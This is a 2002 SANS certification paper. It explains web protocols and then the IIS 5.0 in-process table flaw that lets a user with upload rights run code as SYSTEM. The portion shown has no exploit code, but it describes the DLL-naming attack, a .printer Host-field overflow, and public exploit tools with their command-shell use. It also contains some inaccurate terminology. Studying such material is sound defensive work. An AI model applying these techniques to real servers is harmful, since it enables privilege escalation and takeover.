Global Information Assurance Certification Paper

IIS 5 In-Process Table Privilege Escalation Vulnerability

User with write permission can execute code with SYSTEM privileges

SANS GCIH Practical Assignment v2.0

Option 2 – Support for Cyber Defense Initiative

March 30, 2002

Submitted by

Kishin Fatnani

TABLE OF CONTENTS

INTRODUCTION

This paper will discuss about a specific vulnerability in Microsoft's Internet Information Server 5.0 (IIS). The paper is divided in two parts:

Part 1 – Targeted Ports

In this part, we will briefly explain some of the protocols that are used on the Internet. Then we will look at what are Ports, and why attackers probe these ports. There is a list of the most probed ports which helps you identify potential threats. As IIS server is widely used on the World Wide Web, this paper will touch on the basics of World Wide Web, the applications and protocols used by the Web. We also go through the format of the documents that are exchanged on the Web.

The HTTP protocol, that is used on the Web, is described thoroughly in this part of the paper. Before moving on to the next part, we see the various common vulnerabilities associated with the applications and protocols used on the Web.

Part 2 – Specific Exploit

Here, we discuss about a specific vulnerability in IIS 5.0, know as 'The In-Process Table Vulnerability', that allows a user to escalate his privileges to that of the server's SYSTEM account. To exploit this vulnerability, I have written a program - 'iisexploit.dll', which demonstrates how a user can get the privileges of the SYSTEM account. The program along with its source code is attached with this paper.

In this part we first see how IIS works and how programs can be integrated with IIS. There is a description of two other programs, available on the Internet, which also exploit this vulnerability.

The working of the exploit – 'iisexploit.dll', is thoroughly explained here and there are diagrams and screen shots showing how the exploit was used in the test environment. There are also instructions for using the this exploit and ways to detect and protect against the attack. The source code of the exploit which is written in Microsoft Visual C++, is also given in this paper.

To prepare this paper, I have referred to various books and Web sites. At the end of this paper I have listed the names of those books and links to the Web pages referred by me.

PART 1 – TARGETED PORT

I. MOST COMMONLY TARGETED PORTS

This section shows the most commonly targeted ports as reported on *incidents.org*. To understand what ports are, and why attackers target on ports, it is essential to know:

- How the Internet works
- How communication takes place between different types of hosts on the Internet
- The various protocols used
- What is *incidents.org*

This section will briefly cover all the above points.

The Internet Protocol

Since the Internet is formed of computers of various types of hardware and operating systems, it is essential to have a standard communication protocol which is like a common language spoken by all computers on the Internet. This will enable communication between the different computers. The protocol in use on the Internet is called **Internet Protocol (IP)**.

The Client / Server Model

Internet Protocol is based on the *client / server* model. Under this model, one program requests service from another program. Both programs can be running on the same computer or, as is more often the case, on different computers. The program making the request is called the *client*; the program that responds to the request is called the *server*.

The Internet Protocol works on the Network Layer of the OSI Model and there are other protocols above that, like ICMP, IGRP, TCP and UDP, which use IP to communicate with other host. We will just talk about two of them, **Transmission Control Protocol (TCP)** & **User Datagram Protocol (UDP)**, which work on the Transport Layer.

What are Ports

Servers on the Internet can offer multiple services, hence, it becomes necessary to give each service an identity. This is done by ports, a port is a number given to a service as its identity. A port number can be anything from 1 to 65535, port nos. below 1024 are assigned to well known services. Some of the well known

services are:

Services	Ports
FTP	21
Telnet	23
SMTP	25
HTTP	80

To get an entire list of ports along with their corresponding service, you may refer to RFC 1700.

A server listens for requests on these port numbers. When a client needs one of the services of the server, it establishes a connection with the server on the port associated with the required service.

These port numbers are handled at the Transport Layer and are used by the TCP and UDP protocols described below.

User Datagram Protocol (UDP)

As UDP works on the Transport Layer, it provides a method for one application to send a message to another application on another network. Following are some of the features of the UDP protocol:

- It provides port numbers to let multiple processes use the UDP services on the same host.
- Ensures integrity of data inside a packet, by using checksums

.
This protocol is not a very reliable protocol, though it is quite fast when compared with the other transport layer protocol, TCP. This is because UDP lacks in the following areas:

- It does not guarantee delivery of data
- There is no protection for data duplication.
- It does not guarantee that the data will reach the destination in the same order as it was sent
- There is no connection establishment between the client and the server. When a client needs to send some information to the server, it just pushes the data on the network and assumes that the server will receive it.

UDP is used in some common services like, Domain Name Service (DNS) and Trivial File Transfer Protocol (TFTP).

Transmission Control Protocol (TCP)

Unlike UDP, the TCP protocol is more reliable but slower than UDP. It has the following additional features:

- It is connection oriented protocol i.e. when a client wants to communicate with the server, it first sends a request to the server that it wishes to communicate with it. The communication can start only if both parties agree.
- The data is then sent in a stream of packets and the host receiving the packets acknowledges them so that the transfer of data is reliable.
- The packets in the stream are numbered so that missing packets can be retransmitted and duplicates ignored.
- When the communication is over there is an exchange of packets indicating the completion of job and request for termination of connection.

TCP is used in most of the services on the Internet, like HyperText Transfer Protocol (HTTP), Simple Mail Transfer Protocol (SMTP) and Post Office Protocol (POP3).

Why Attackers Probe on Ports

Just as a client needs to connect to a port on server to get its service, an attacker also needs to connect to the port to exploit the vulnerabilities of a service. Attackers keep probing the ports to see if the server is running a service on it. Once they find an open port, their next move would be to identify what software and OS is being used for the service so that they can use a specific exploit for that system.

About *incidents.org*

incidents.org is a virtual organization of advanced intrusion detection analysts, forensics experts and incident handlers from across the globe. The organization's mission is to provide real time "threat-driven" security intelligence and support to organizations and individuals.

Incidents.org's most powerful tool for detecting rising Internet threats is the ***Internet Storm Center***. The Storm Center uses advanced data correlation and visualization techniques to analyze data collected from more than 3,000 firewalls and intrusion detection systems in over sixty countries.

Experienced analysts constantly monitor the Storm Center data feeds and search for trends and anomalies in order to identify potential threats. When a potential threat is detected, the team immediately begins an intensive investigation to gauge the threat's severity and impact.

Based on the consensus intrusion database, incidents.org lists the top 10 most probed ports and graphically displays the geographic distribution of attack sources in last 5 days.

Top Ten Probed Ports

On the January 07, 2002 the incidents.org web site reported the following top 10 most probed ports.







Service Name	Port Number	Activity Past Month	Explanation
http	80		HTTP Web server
NetSpy	1024		
domain	53		Domain name system. Attack against old versions of BIND
ftp	21		FTP servers typically run on this port
ssh	22		Secure Shell, old versions are vulnerable
sunrpc	111		RPC. vulnurable on many Linux systems. Can get root
printer	515		lpdng exploits in RedHat 7.0
netbios-ssn	139		Windows File Sharing Probe
efs	520		
SubSeven	27374		Scan for Windows SubSeven Trojan

Figure 1

Geographic Distribution

Following graph displays the geographic distribution of attack sources for the above ports.




Figure 2

For this assignment I have chosen the most attacked port – **TCP Port 80**.

II. SERVICES / APPLICATIONS COMMONLY ASSOCIATED WITH PORT 80

The port 80 is commonly used for services and applications making the World Wide Web. In this section we take a closer look at this and see how it works and what applications and protocols are used in the World Wide Web.

The World Wide Web

"The *World Wide Web* or the *Web*, was invented in 1990 by Tim Berners-Lee while at the Swiss-based European Laboratory for Particle Physics (CERN). The Web was envisioned as a way to publishing physics papers on the Internet without requiring that physicists go through the laborious process of downloading a file and printing it out. It didn't really pick up until a team at the University of Illinois at Champaign-Urbana wrote a Web browser called Mosaic for the Mac and Windows operating systems." – source, 'Web Security & Commerce' by Simson Garfinkel and Gene Spafford. Today, the Web has become an integral part of the Internet.

The Web is a system, which organizes and manages resources available on the Internet. It provides an easy navigation mechanism to a user who just clicks on required link and is immediately driven to a different location altogether. There is tremendous potential of commerce on the web as we see it today.

The documents used on the Web are called Web pages. These Web pages are hypertext or hypermedia. In hypertext, there are links stored in the document,

which refer to other documents or to other points in the same document. Using the links, users can move randomly to anywhere and get straight to the information they require instead of going sequentially.

In today's world of multimedia, information is no more stored in the form of text ONLY. Information can be in the form of graphics, still photographs, audio or video. The Web supports documents having information in these forms and these are known as hypermedia documents.

Like other Internet services, the Web service also uses the client-server model as discussed earlier. The client is known as the Web browser and the server is known as the Web server. A Web server hosts a collection of Web pages and other files of an organization or an individual, called a Website. There can be more than one Websites hosted on one Web server by means of virtual hosting.

According to Internet Software Consortium's (ISC) Internet Domain Survey, in January 2002 there were 147 million hosts on the Internet hosting Websites.

The Web documents are written using **HyperText Markup Language (HTML)** and are communicated to Web clients using **HyperText Transfer Protocol (HTTP)**. An explanation of HTML and HTTP is provided later in this document.

The Web Browser

Users access the information available on the web using an application called a *Web Browser.* A Web browser is a client, which connects to the Web server and downloads information in the form of Web pages and other associated files.

Early browsers, like the Unix based Lynx, supported only text files with links to other documents. Starting with Mosaic 2.0, which was developed by National Center for Supercomputing Applications, the ability to display forms for user input along with buttons and pull-down menus was introduced. Later browsers added the ability to display still and animated images, audio and video.

Today, the most widely used web browsers are Microsoft's Internet Explorer and Netscape Navigator. These browsers come with many rich features like frames, Java and ActiveX, JavaScript and VBScript. Frames provides the ability to display a Website in multiple scrollable windows on the browser. Java and ActiveX allow Websites to send and execute programs on the user's PC. With JavaScript and VBScript, executable code can be added to the HTML documents to perform an action on the user's computer.

The Web Server

A Web server is a computer that stores the information in the form of HTML pages, graphic files, audio and video files and other associated files and

transmits them to a client who requests for it. Besides transmitting static files, a Web server can also take input from the client and perform an action based on the input received. The action may be storing the input data or may be calling a function or executing an external program and passing the user input data to the program. The program or the function will then process this data and produce a result which the server can send back to the client.

The Web Servers run applications, like Microsoft's Internet Information Server (IIS) and Apache Web Server. These applications bring in their own features to enhance the capabilities of the Web server.

By default a Web server will listen on port 80 which is also the default port used by a web browser to connect to any web server. Once the browser establishes a connection with the web server on port 80, it starts using the HTTP protocol to exchange information. Since the HTTP protocol is not considered to be secure, most commerce sites use a more secure protocol, **Secure HyperText Transfer Protocol (HTTPS)**. HTTPS is simply HTTP that uses **Secure Sockets Layer (SSL),** which forms a layer below the application layer and encrypts communication between the Web server and the Web browser.

HyperText Markup Language

As mentioned above, documents on the Web are written using the HyperText Markup Language or HTML. The Web browsers display these documents in a predetermined format. Though Web browsers like Microsoft Internet Explorer and Netscape Navigate adhere to the HTML standards, they however implement some features differently and also provide some non-standard extensions.

Documents like .DOC and .WPF, which are created by word processors like Microsoft Word and Word Perfect respectively, store the formatting information in binary codes. However, HTML documents use a set of markup symbols which are used by the browser to format the words and images used in the document. These markup symbols are also referred to as 'tags'.

The tags in HTML are enclosed in brackets, e.g. <tag>, and usually they come in pairs to indicate the start and end of a display effect. The end tag is prefixed by a '/'.

e.g. <TITLE>This is the title of this page</TITLE>

The text that is present between the tags <TITLE> and </TITLE> will be considered as the title of the Web page and will be displayed on the title bar of your browser's window.

Similarly text inserted between and is displayed in bold and that between <I> and </I> is displayed in Italic font.

The usual structure of an HTML document is like this:

```
<HTML>
<HEAD>
<TITLE> Title of the Page </TITLE>

Other information about the document

</HEAD>
<BODY>

The main text that will be displayed in the browser window

</BODY>
</HTML>
```

Pointers or links to another Web pages are marked with the tag <A href> like this:

<A href="URL of another Web page">

A link for an email address can also be given with this tag by inserting the word 'mailto:'

e.g. <A href=mailto:email@address>

When a person clicks on this link, the default mail client is launched and the given email address is filled in the 'To' field of the mail client.

There are software like Microsoft FrontPage, which helps creating HTML pages so that one does not have to understand and remember all the tags. Word Processors like Microsoft Word, also let you save documents in HTML format. Many commercial packages or reporting software give output as HTML.

HTML pages also contain script like JavaScript or VBScript, which is a code that is interpreted by the script-enabled Web browser. Scripts are embedded between the <script> tags. Scripts can be used to compute mathematical results, create new windows, fill out fields in forms, jump to new URLs, change the HTML content of the HTML page itself, and perform many other functions.

e.g.

```
<SCRIPT LANGUAGE="VBScript">

        MsgBox "Welcome to my Web page"

</SCRIPT>
```

When a page containing the above script is loaded in Microsoft Internet Explorer, a message box will be displayed on the user's computer, displaying the message " Welcome to my Web page".

III. THE HTTP PROTOCOL

Introduction

HTTP is a stateless application-level protocol that is used for communication between web browsers and web servers. It differs from most other services as it does not create and maintain a single session while a user is retrieving information from a server. Though HTTP does not maintain a user session, however, it maintains a connection at the transport layer as it uses the TCP protocol which is a connection oriented protocol as explained earlier.

HTTP has been in use since 1990 and it has gone through major changes since then. The earlier version of HTTP, version 0.9, was just used to transfer raw data across the Internet. HTTP v1.0 used formatted messages which included information about the data and the format is defined by Multimedia Internet Mail Extensions (MIME) as explained below. For more details on HTTP v1.0, you may refer to RFC 1945. The newer version, HTTP v1.1, promises to reduce traffic on the Internet and bring Web pages faster to the users. Specifications of HTTP v1.1 can be found in RFC 2616.
In HTTP v1.0, every request for information – text, graphics, or sound – creates a separate session, which is terminated once that request is completed. A web page with lots of graphics needs to have multiple simultaneous connections created in order to be loaded onto a browser. It is not uncommon for a web browser to create 10, 20, or even 50 sessions with a web server just to read a single page.

HTTP v1.1, however, provides a persistent connection that allows multiple requests to be pipelined. This will reduce the traffic as packets sent to establish and terminate connections will be reduced. Effectively the access will be faster for the user.

HTTP v1.1 also allows multiple domains share the same IP address. This means that multiple Web sites can be hosted on a single Web server with a single IP address. This feature is known as 'virtual hosting'.

MIME Support

Since version 1.0, HTTP has included Multimedia Internet Mail Extensions (MIME) to support the negotiation of data types. This has helped HTTP to become a truly cross-platform service, as MIME allows the web browser to inform the server what type of file formats it can support. MIME also allows the server to alert the web browser as to what type of data it is about to receive. This

allows the browser to select the correct, platform-specific viewing or playing software for the data it is about to receive.

Some of the common MIME types are given below:

Description	File extension	MIME type
GIF image file	.GIF	image/gif
JPEG image file	.JPG	image/jpeg
MIDI audio file	.MID	audio/midi
Text file	.TXT	text/plain
ZIP file	.ZIP	application/zip

How HTTP Works

The HTTP protocol is a request/response protocol wherein a client sends a request to the server in the form of a request method, URI, protocol version, and other information. The server responds with a status line, including the message's protocol version and a success or error code, followed by a MIME-like message containing information about the data and the requested data.

When a user types a URL, e.g. 'http://www.myweb.com/mypage.html', in his web browser and presses enter, the browser breaks this URL into 3 parts:

http :// www.myweb.com / mypage.html

Protocol Web Server Web Page

Since the protocol mentioned in the URL is 'http' (usually the protocol is not specified as most browsers by default take it as http), the browser will use port 80 to connect to the web server which in this case is 'www.myweb.com'. Once the connection is established, the browser will send the following *HTTP request* to the server.

The HTTP request is formed of atleast a request method, identifier of the resource and the protocol version like this.

Request = Method Identifier ProtocolVersion <CRLF> <CRLF>

The method can be GET, HEAD, POST, PUT, OPTIONS, DELETE, TRACE, CONNECT or some other extension method.

The <CRLF> is carriage-return and line-feed.

The GET method tells the server to retrieve the information as mentioned in the resource identifier next to the method.

e.g. GET /mypage.html HTTP/1.0

The server receives the request and responds with the required information. The above GET command requests the server to send the file '/mypage.html'. The HTTP/1.0 is the protocol version no. that the browser is communicating on. The server's response will have a header containing the information of the file and in the body it will send the actual file.

The HEAD method is similar to the GET method, however, the server will respond with only the header containing the information. The body i.e. the actual file will not be sent to the user.

The POST method is used to send information to the server. This information may be the data which the user puts in fields on a Web page. The server passes this information to the resource specified in the request.

A request may also include other optional information like the name of the Web host or the page which referred to this site. The optional information is added to the request after the protocol version field after one carriage-return and line feed. This information is prefixed with FieldNames

A request with optional information looks like this:

```
Request  =  Method   Identifier   ProtocolVersion <CRLF>
                FieldName :  FieldValue <CRLF>
```

An example of a request giving information about the referrer will be:

```
GET /mypage.html HTTP/1.0
Referer: http://www.searchsite.com/result.html
```

The Server Response

When the server receives a request from a client, it interprets it and sends the response in the following format:

```
Response  =  StatusLine <CRLF>
              Header<CRLF>
              <CRLF>
             [Message Body]
```

The StatusLine has the following format:

```
StatusLine  =  ProtocolVersion   StatusCode   ReasonPhrase
```

The ProtocolVersion is the HTTP version the server is communicating on.

The StatusCode is a 3 digit integer which indicates the result of the server's

attempt to satisfy the client's request.

The ReasonPhrase is a short description of the status. This helps the user to understand what happened to his request. You will often see the StatusCode and ReasonPhrase in the browser window when you try to access an invalid URL or a restricted Web page.

Here's a list of common StatusCodes and ReasonPhrases. Please note that the ReasonPhrases may vary in different applications.

StatusCode	ReasonPhrase
200	OK
400	Bad Request
401	Unauthorized
403	Forbidden
404	Not found

A Demonstration

To get a feel of the HTTP protocol, you can connect to a web server and send it commands using the telnet program which came bundled with your operating system. Following is a demonstration of the same on a Windows NT machine:

C:\> telnet www.myweb.com 80
HEAD /mypage.html HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Content-Location: http:/192.168.0.200/mypage.html
Date: Sun, 17 Mar 2002, 09:20:30 GMT
Content-Type: text/html
Access-Ranges: bytes
Last-Modified: Fri, 04 Jan 2002, 12:15:20 GMT
Etag: "7309f842a330b3:2342"
Content-Length: 743

In this demonstration, first we connect to port 80 of the web server using the telnet program. After establishing the connection, we enter the command HEAD /mypage.html HTTP/1.0 (after the command, the return key must be pressed twice). HEAD is an HTTP command which displays the header information of the specified page. Rest all that we see here, is sent by the web server.

Executing Programs on Web Servers

Besides transmitting a file, a web server can run a program in response to an incoming web request. Originally, these programs were invoked using the Common Gateway Interface (CGI). Although CGI makes it simple to have a web server perform a complicated operation, such as performing a database lookup, it is not efficient because it requires that a separate program be started for each incoming web request. A more efficient technique is to have the Web server itself perform the external operation. This can be done by extending the Web server by using its Application Programming Interfaces (API), such as, Netscape API (NSAPI) and Microsoft's ISAPI. ISAPI is explain in more detail later in this document.

IV. COMMON VULNERABILITIES ASSOCIATED WITH WEB SERVICE

The Threat

As internet makes it possible for web servers to publish information to millions of users, it also makes it possible for the bad guys like hackers to break into the web servers and cause damage to the web server itself or use it as a launching point for conducting further attacks against other information servers or users' desktops within organization.

Challenges

Although the web is very easy to use, web servers and browsers are exceedingly complicated pieces of software, with many potential security flaws. Many times in past, new features have been added without proper attention being paid to their security impact Thus, properly installed software may still pose security threats. Some of the security challenges faced are:

- An attacker may take advantage of bugs in web server or in CGI scripts to gain unauthorized access to other files on the system, or even to seize control of the entire computer.
- Confidential information that is on the Web server may be distributed to unauthorized individuals.
- Confidential information transmitted between Web server and the browser can be intercepted.
- Bugs in web browser may allow confidential information on the client machine to be obtained from the Web server owner.

Vulnerabilities

There are several known vulnerabilities associated with the web service, some of which are due to the HTTP protocol, some due to the server OS and

applications and some even due to the web browser being used by the client. Few of them are:

HTTP Vulnerabilities

- The protocol is text based and there is no encryption support in the protocol, hence the information can be intercepted at any point in the path between the client and the server. This can however be taken care by using the more secure protocol 'HTTPS' instead of using HTTP.'
- The protocol is stateless, hence a user session is not maintained at the protocol level. Protocols like Telnet and SSH maintain a user login session, where the user is first authenticated and a session is established. The users does his communication and terminates the session when the connection is not required. HTTP protocol terminates the connection after each response, however a user session is maintained using cookies or other session management techniques which may not be quite secure.

Multiple Vendor HTTP CONNECT TCP Tunnel Vulnerability

Multiple software and integrated server packages that function as web proxies may be used as open TCP proxies. This is through the usage of the HTTP CONNECT method by default. This method is detailed in RFC 2817, where it is used to build generic Transit Layer Security over HTTP.

Upon recieving a CONNECT request, vulnerable products act as a TCP proxy, tunneling the conversation. This can be used to launch attacks against internal machines or to, for example, use an internal mail server as an open relay.

Source of above vulnerability information:
http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=4131

Server Vulnerabilities

- As seen in the earlier section, HTTP simply returns any file requested by any client. Hence a knowledgeable user may be able to access confidential files if proper directory structure and access control mechanisms are not enforced on the web server.

- Web servers receive and process data provided by the users in the form of URLs or other data fields. If this data is not handled efficiently by the application, then invalid data may cause the server to malfunction. There are a lot of buffer overflow vulnerabilities in most web server applications. By exploiting these buffer overflow vulnerabilities an attacker can:
    - Get the confidential information stored on the server
    - Modify information on the server
    - Execute commands on the server

    - Crash the server causing denial of service to other users
- Web server applications provide information about itself and the host it is running on. You can see this from the previous HTTP demonstration, in the reply from the server, it is clear that the server is running Microsoft IIS version 4.0 and the actual IP address of the web server is 192.168.0.200. This information can be of great help to the attacker to launch further attack on some internal user's machine or the organizations database servers.

Microsoft IIS 5.0 ISAPI extension vulnerability

Windows 2000 Internet printing ISAPI extension contains msw3prt.dll which handles user requests. Due to an unchecked buffer in msw3prt.dll, a maliciously crafted HTTP .printer request containing approx 420 bytes in the 'Host:' field will allow the execution of arbitrary code. Typically a web server would stop responding in a buffer overflow condition; however, once Windows 2000 detects an unresponsive web server it automatically performs a restart. Therefore, the administrator will be unaware of this attack.

* If Web-based Printing has been configured in group policy, attempts to disable or unmap the affected extension via Internet Services Manager will be overridden by the group policy settings

Source for above vulnerability information:
http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=2674

Browser Vulnerabilities

- Browser software often comes with bugs which if exploited can give control of the users PC to the Web server owner.
- Buggy or malicious code can be downloaded and executed on the user's machine through ActiveX and Java Applets.
- The browser may provide information about the user's machine which could be useful for an attacker who owns the Web server.

Microsoft Internet Explorer Vulnerability

Due to a flaw in IE's implementation of an HTML directive, it is possible for a remote attacker to execute arbitrary code on a user's system.

MSIE supports a directive to embed document files in Web pages. A buffer overflow condition exists in this feature that may allow for remote attackers to execute arbitrary code on client systems. This vulnerability may be exploited to execute arbitrary code through a maliciously constructed Web page or HTML email. Any arbitrary code will be executed within the security context of the user running the client.

Successful exploitation of this issue could result in a compromise of the host.

Source for the above vulnerability information:
http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=4080

In-Process Table Privilege Escalation Vulnerability

I have selected this vulnerability for the practical and written an exploit for demonstration.

This vulnerability exists in IIS 5.0. IIS maintains a list of DLLs which are executed in the IIS's process and get SYSTEM privileges. When a DLL is to be loaded, IIS consults this list to decide whether the DLL should be loaded in the IIS process or a separate process with lower privileges. Here, IIS does not match the entire path of the DLL and relies on the file name only.

A user having permissions to write to his Web folders can take advantage of this, and upload a malicious DLL with the name of one of the DLLs in the list. Then remotely he can execute the DLL and enjoy SYSTEM privileges. This process is further explained in details in this document.

PART 2 – SPECIFIC EXPLOIT

V. EXPLOIT DETAILS

Name	Exploit: iisexploit.dll, written by myself especially for this practical Vulnerability: IIS 5.0 In-Process Table Privilege Escalation Vulnerability CVE id: CAN-2001-0507 Bugtraq id: 3193
Variants	- iiscrack, available at www.digitaloffense.net/iiscrack - iissystem, available at www.xfocus.org/exp.php?id=7
Operating System	Microsoft Windows 2000
Protocols / Services	- Microsoft IIS 5.0 and ISAPI server extensions. - HTTP Protocol
Brief Description	A vulnerability exists is Microsoft's Internet Information Server 5.0 which can allow a user, with permissions to put scripts or executables in the IIS virtual directory tree, to elevate his privileges and gain SYSTEM privilege.

VI. PROTOCOL / SERVICE DESCRIPTION

The exploit uses the HTTP protocol for communication. We have already covered this protocol in depth earlier in this document. As the exploit is an extension to the IIS 5.0 and uses the ISAPI interface, we will briefly cover IIS 5.0 and ISAPI in this section.

Internet Information Server (IIS) 5.0

Internet Information Server (IIS) 5.0 is a web server application that comes bundled with Microsoft Windows 2000. Along with Web services, it also has FTP service for file transfers and SMTP for emails. The IIS 5.0 server is fully integrated at the operating system level and uses the same security model as in Windows 2000, i.e. same user accounts are used. IIS 5.0 is designed to work closely with many other services that run on Windows 2000 and makes it possible to deploy scalable web-based applications.

IIS can be managed locally from the Web server, using its tool 'Internet Services Manager', or it can also be managed remotely using a Web browser.

Internet Servers Application Programming Interface (ISAPI)

Internet Servers Application Programming Interface (ISAPI) is a set of APIs that are used to write server programs which extend the capabilities of the Internet Server. These programs are called server extensions and filters and they can be used with IIS or other ISAPI compliant Internet servers. ISAPI server extensions, also known as Internet Server Applications (ISA), are DLL files which are loaded on the Web server. This works similar to CGI applications, for e.g. when a user fills a form and presses the submit button, the data is sent to the server and an

required event occurs, the filter gets control and it can monitor and/or modify the data while it is going from the client to the server as well as when it comes back from the server to the client.

ISAPI and CGI

ISAs are DLLs that can be called by client applications (like Web Browsers) and they provide similar functionality to Common Gateway Interface (CGI) applications, however, there are several differences between the two for e.g. in CGI each client request is served by executing a new process whereas ISAPI uses thread-safe DLLs that are loaded only once. ISAPI extensions can be configured to run in the same process and share the same memory space as that of the Web services.

ISAPI extensions or filters have low level control of the system as they can access the whole array of Win32 functions. They can even use the Win32 thread functions to access the native thread functionality of Windows 2000.

Executing ISAPI Extensions

ISAPI extensions are usually written in C or C++ and compiled as DLLs. There are two methods to invoke an ISAPI extension:

Application Mapping Method

Application mapping refers to the association of file name extensions with server applications like ISAPI extensions or CGI applications. When a client requests the server for a file, the server extracts the file's extension from the URL and consults the application mapping table to see if the extension has an associated application. If an entry is found, the server will invoke the required application, which will then process the said file and return the results. By default IIS 5 maps a few extensions to the ISAPI extensions bundled with it. For e.g. '.asp' extension is mapped to 'asp.dll'.

To configure application mapping, you can go to the Web site properties, in Internet Services Manager, and click on the 'Configuration' button as shown in Figure 4 below. The following window will appear, where you can add or remove the application mappings.




Figure 3

URL Method

In the URL method, you can specify the file name, of the application you want to invoke, in the URL itself and also pass the required command to the application. This is done by appending the DLL's filename with the hostname separated by a '/' and the command can be passed after a '?' symbol.

for e.g. http://myweb.com/myisapiext.dll.

When the server receives such request, it first checks if 'myisapiext.dll' is already loaded, if not then it loads it. By default IIS is configured to cache ISAPI extensions, this behavior can however be changed by unchecking the box 'Cache ISAPI applications' in the above Application Configuration window. After loading the DLL the entire HTTP request is passed to the extension which then handles the request. In the above example we have not passed any command to the application, hence after loading the DLL, the 'default' function of the DLL will be called.

To call a function within a DLL, a command has to be passed in the URL like this:

> http://www.myweb.com/myisapiext.dll?
> MfcISAPICommand=CreateAFile&testfile

When IIS receives this URL, it will load the DLL 'myisapiext.dll' and pass the entire command to the DLL. The DLL will parse the command and then do the action by calling the function 'CreateAFile' and passing 'testfile' as parameter to the function.

VII. DESCRIPTION OF VARIANTS

This exploit is a proof of concept to demonstrate a vulnerability in Microsoft's IIS 5. This code is written by me just for this assignment. There are two other exploits that I have found on the internet which exploit this vulnerability.

The first one is 'IISCRACK' by H.D. Moore which has source code as well as binary file and is available on www.digitaloffense.net/iiscrack. I have used the code of this exploit to learn about the vulnerability and understand how to write ISAPI extensions. This code is also available at http://www.securityfocus.com/bid/3193 under the 'exploit' tab. This exploit presents the users with a text box to enter a command (the default text here is "C:\WINNT\SYSTEM32\CMD.EXE /c") and a push button to execute it. The specified command is then executed with either SYSTEM or other privilege depending on the name given to the DLL file of this exploit. Later I'll go into

details about why the name is important and what names can be given.

The second exploit is 'IISSYSTEM' available at http://www.xfocus.org/exp.php?id=7 and also at www.digitaloffense.net which has a DLL file and an EXE file. I haven't tested this code on my machine but according to the information on www.digitaloffense.net , the DLL creates a system account and the EXE provides a command shell using the DLL on the server as the interpreter.

VIII. HOW THE EXPLOIT WORKS

What it does

A user, who could be an administrator of a Web site, having rights to upload files to an IIS 5.0 Web server, will usually enjoy such rights only in folders dedicated to his Web site. By no means, he or any program executed by him, should be able to access or modify any other part of the system. This exploit demonstrates how such a user can get access equivalent to the Web server's SYSTEM account and can access, create or modify virtually any file on the server.

